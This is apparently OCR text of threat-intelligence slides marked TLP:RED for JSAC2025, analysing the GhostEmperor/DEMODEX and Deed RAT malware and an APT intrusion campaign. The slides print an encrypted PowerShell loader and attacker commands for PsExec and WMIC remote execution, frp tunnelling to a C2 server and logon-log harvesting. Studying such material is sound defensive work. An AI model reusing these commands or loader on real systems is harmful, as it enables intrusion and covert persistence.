[ScriptBlock]::Create([System.Text.Encoding]::UTF8.GetString($s1)).Invoke();
```

Difference: The strings are encoded using base64 algorithm

GhostEmperor: From ProxyLogon to kernel mode

APT REPORTS 30 SEP 2021 20 minute read

Encrypted Powershell

```
$s='0yFHD00iHUM6NYnp4RE7lnqD4KDXv6O9RN/wz94D8TLQoasD4GX2bXs ...
[string] $k=$args[0].ToString().padright(32,'0'); AES key from command line
$o=New-Object "System.Security.Cryptography.AesManaged";
$o.KeySize=256;
$o.Key=[System.Text.Encoding]::UTF8.GetBytes($k);
$o.IV=@(0)*16;
```


AES decrypt

```
$svchostdata = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAA

$svcname = 'MsMp4Hw';
$svcgroup = 'MsGroup';
$svcdesc = 'Microsoft hardware decode';
$svcdllpath = 'C:\Windows\System32\msmp4dec.dll';

$sregkey = 'Software\Microsoft';
$sregvalue = 'hiaudio';
$sregdata = 'KrrKAeU/51fV+35Uz0S+3MxbVFycxqxUcQnn51n0FZGnCdyGtL1NsV+SuLW
$cregkey = 'Software\Microsoft';
$cregvalue = 'midihelp';
$cregdata = 'VrKnGp5hsvJlttmx9KgRKkSDd/E/KGP98+N7GrDaOHQNrgT1XnV/gkz+nYe

$resetkey = 'SOFTWARE\Microsoft\{EAAB20A7-9B68-4185-A447-7E4D21621943}';
⋮
```

Initial stage comprised of encrypted PowerShell code that is decrypted based on an attacker-provided AES key during run time


DEMODEX Infection Chain

- Analysis requirement:
  1. First stage powershell script: requires a decryption key as an argument
  2. Second stage service loader: uses computer name as the AES key




PSEXEC -> cmd.exe -> Powershell.exe -ex bypass c:\windows\assembly\onedrived.ps1 password@123

DEMODEX Analysis Screenshots



Anti-analysis techniques
Control Flow Flattening



Decrypted c2 configuration

Campaign Alpha Post-exploitation Findings

Tools / Type	Description
frp related	• WMIC.exe /node:<REDACTED> /user:<REDACTED> /password:<REDACTED> process call create "cmd.exe /c expand c:/windows/debug/1.zip c:/windows/debug/notepadup.exe • WMIC.exe /node:<REDACTED> /user:<REDACTED> /password:<REDACTED> process call create "cmd.exe /c c:/windows/debug/notepadup.exe -c c:/windows/debug/sql.toml"" • cmd.exe /c ping 165.154.227.192 -n 1 > c:\Windows\debug\info.log • cmd.exe /c expand c:/windows/debug/1.zip c:/windows/debug/win32up.exe • cmd.exe /c c:/windows/debug/win32up.exe -c c:/windows/debug/sql.toml
collect host information	• cmd.exe /c tasklist /v > c:\windows\debug\info.log • cmd.exe /c wevtutil qe security /format:text /q:\"Event[System[(EventID=4624)]\" > c:\windows\debug\info.log Find logon user information (username, logon IP address)
ps.exe (PSEXEC.exe)	• C:\Windows\assembly\ps.exe /accepteula \\<REDACTED> -u <REDACTED> -p <REDACTED> -s cmd /c c:\Windows\assembly\1.bat • WMIC.exe /node:<REDACTED> /user:<REDACTED> /password:<REDACTED> process call create "cmd.exe /c c:\Windows\debug\1.bat""


frp config
frp c2 server

Exfiltration – US NGO entity


Exclusive for JSAC2025

(TLP:RED) Projection only

Projection only



SNAPPYBEE Analysis Screenshot




```
struct ModuleHeader{
    _DWORD Signature; // 0xDEED4554
    _DWORD ModuleId;
    _DWORD EntryPoint;
    _DWORD OriginalBase;
    _DWORD AbsoluteOffset; // 0x1000
    SectionHeader Sections[3];
    _DWORD Unknown;
};
```

Deed RAT header structure[12]


Main module id: 0x20

```
350000 54 45 ED DE 20 00 00 00 B0 18 00 00 00 00 00 40
350010 01 00 00 00 00 10 00 00 00 70 00 00 00 6E 00 00
350020 00 10 00 00 00 0C 00 00 00 A0 01 00 37 99 01 00
```

Exclusive for JSAC2025


Campaign Alpha C2 Infrastructure Analysis

